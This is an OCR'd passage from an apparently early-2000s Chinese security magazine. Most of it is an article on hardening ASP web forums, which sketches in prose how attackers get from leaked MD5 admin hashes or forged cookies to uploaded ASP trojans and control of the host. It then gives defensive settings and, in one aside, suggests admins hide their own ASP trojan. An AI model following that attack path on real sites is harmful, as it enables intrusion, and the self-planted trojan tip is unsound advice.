


图12

就算当时没人在场，我们也可在绿色警戒安装目录下的log文件夹中查看日志（图13），这样，可以做到万无一失。





图13

说了这么多，也只是冰山一角，仅仅是Win2k的日志管理就不止这些。所以，我们的Win2k并非千疮百孔，而关键在于细心的配置。希望大家能多多动手，你会发现，我们可爱的盖茨给我们准备的Win2k其实是很好的东西哦！



这几个月，不少网站因为论坛漏洞的原因被黑了，最近又公布了一个动网论坛的漏洞，又有一批网站要遇难了。当然受害的不只是网站，漏洞一公布，雪莲蓬就利用漏洞登陆python的ID，还替python在一棵菜论坛发了一篇征婚启示，这都怪我没有及时打补丁。关于利用这个漏洞的文章教材有很多，本期杂志就有相关文章，甚至还有人写了动画教材呢！

我在这里不是教大家怎么去黑论坛，而是说说论坛安全方面的东东。不过，要堵住黑客入侵，就得知道黑客是怎么入侵的？知己知彼，百战百胜嘛！下面我们来简单了解一下入侵的步骤！

一、入侵原理

首先，黑客会利用论坛漏洞得到管理员的密码（经过md5加密的），然后利用破解工具把经过md5加密的密码破解为真正的密码。有了密码，论坛的威胁就大了，黑客可以删除帖子、更改用户权限等。如果管理员登陆后台的资料和前台一样，那问题就更大了。黑客就可更改你的论坛配置，这时受害的就不只是论坛的用户和帖子了。他们会更改允许上传文件的类型，设置成允许上传asp、exe文件，然后再上传一个ASP木马和后门程序，再用asp木马运行后门程序。这样一来，黑客就可控制这个论坛所在的主机了。

不过，文章开头提到的雪莲蓬替python发征婚帖子的案例，雪莲蓬并没有用破解工具破解出python的密码，只是修改了cookie。不知道真正的密码也可登陆论坛。因此，从得到MD5加密的密码到有权删除论坛东西所需的时间很短。这是不是很可怕啊？为方便我们分析，我特意画了一幅图（图1）。




图 1

二、防范措施

由图1我们可清楚地看到从"得到经过加密的密码"到"控制主机"之间的每一步都是串连的。因此，我们只要堵住其中一步，黑客就进不了主机。我们也明白黑客能控制的地方越多，我们的网站、主机就越危险。所以，我们有必要对每一环节进行配置。下面，笔者就对每一环节进行分析、配置。

1． 我们当然希望论坛程序本身漏洞少一点。但天下没有完美的东西，没有程序不存在BUG。我们能做的只是经常看看最新公布的漏洞，尽快给自己的论坛打上补丁。还有就是尽量少给论坛加些插件，BUG的多少和程序的大小是成正比的，程序大了漏洞就多了，而且论坛文件也不好管理。加了插件，每次打补丁都得自己再改些东西，比较麻烦也比较危险。

2． 这一步我们除了把自己的密码设置复杂些外，其他就做不了什么。当然，你最好少得罪黑客！

3． 很多论坛管理员比较懒，为方便记忆，他们把登陆后台用户名和密码设置成和登陆前台一样。这样一来，黑客一旦得到了前台的登陆密码，就可操纵整个论坛，甚至控制论坛所在的服务器！所以，你还是勤快点，把登陆后台的资料改了吧！

4． 如果黑客登陆了你的论坛后台，可就很惨了。黑客马上要修改你的论坛上传设置，准备上传工具了，你该怎么办呢？嘿嘿，还是先听我说几句吧！黑客要上传木马是吗，那就让他传吧！你一定有疑问了，黑客上传了ASP木马，那论坛、网站不就完了吗？别急，他不是要用"ASP"木马吗？我们让他的ASP木马运行不了就可以了啊！

我们都知道ASP文件得在ASP环境下才能运行，如果服务器不支持ASP脚本，那他传一百个木马也控制不了你的网站！我们的论坛需要支持ASP脚本，而上传的文件夹却不要它支持任何脚本，这该怎么办呢？很简单，建一个虚拟目录就可以了！慢慢来，看我怎么做的！

先把原来的上传目录UploadFile改成其他名字，尽量设置复杂些，防止别人猜到它，然后在BBS文件夹下建一个UploadFile的虚拟目录（图2）。别名填UploadFile，虚拟目录指向你刚才已经更名的上传目录。不过，最好指向非网站目录里的文件夹，自己有主机的人可这么做。虚拟主机用户建虚拟目录本来就得麻烦主机管理员，再叫他们在别的地方建目录显然不妥！这里，我将它指向刚才改的目录Upload!@#@@File（图3）。




图 2




图 3

下面，我们对虚拟目录属性进行设置，这是关键的一步。只要去掉运行脚本前的勾就可以了（图4）。




图 4


OK了！你可给其他上传文件的目录（uploadFace、upload images）建立虚拟目录。这样一来，你的网站就会安全些。就算别人黑了你的论坛，也不会危害到其他东西。不过说实在的，如果黑客进入了你的后台，就算他们不能运行ASP木马，你也会很惨。删除用户，删除版块……更可怕的是，黑客先备份你的数据库，然后再下载数据库拿去"研究研究"。那可是你无数哥们的资料啊！嘿嘿，害怕了吧！你会在想，我是不是有什么办法可以解决这个问题呢？我这个人比较笨，所以经常用些笨办法。不过，你也可以试试，笨的办法不一定不实用噢！你可以删除一些不用的功能，比如数据库备份，清空论坛……不过得懂一些ASP知识。我是个ASP盲，所以不敢乱改，不过我可以改文件名啊！把那些危险的"文件"改名就可以了，等要用的时候可以再改回去，上FTP改文件名应该很方便的。当然你也可在网站里藏一个ASP木马，不用FTP也可改文件名。不过那ASP木马得藏好了，别让黑客利用了。聪明的菜鸟一定会说，那干脆把登陆后台的页面给改了。这样也很不错啊！

5．即使黑客上传了ASP木马和后门，他们也不能控制主机，特别是虚拟主机。一般管理员都会禁止调用cmd，ASP木马就不能运行其他程序了。不管怎样，如果你的论坛被黑引起主机被黑，这个责任不在你。谁让管理员这么菜呢！

其实，以上的一些方法可以应用到别的地方，比如文章系统。只要是有上传的地方都得注意点。另外，我得对刚玩论坛程序的菜鸟唠叨几句。安装论坛时，一定要把数据库改名，把它的后缀也改了，改成asp或者asa。当然别忘了把CONN.ASP文件里面的数据库路径也改了。最好把默认的管理员admin给删了，当然你可不用删，限制操作权限也可以！在没有完全配置好论坛时，别开放论坛的上传功能，包括头像上传！

我想经过以上的配置，你的论坛一定安全多了。

谁在动我的奶酪



沼泽

同伴们的电脑越来越多，为了资源共享，当然也为了诱人的联网游戏，在学校一再失信于学生的今天（3年前就说要给我们装宽带，现在依然没有通），愤怒地我们组建了自己的局域网。随着同盟的增加，我们的爱机被访问的次数越来越多，谁让咱们是哥们儿呢，有福同享嘛！但我们也总有权知道自己的爱机被谁侵入的吧！既然如此，下面就开始我们的侦察吧。

方案一 徒手作战

如果你一无所有，没有什么工具。那我就告诉你，没有工具也行，我们的爱机毕竟还是和我们亲嘛！你需要做的只有两步。

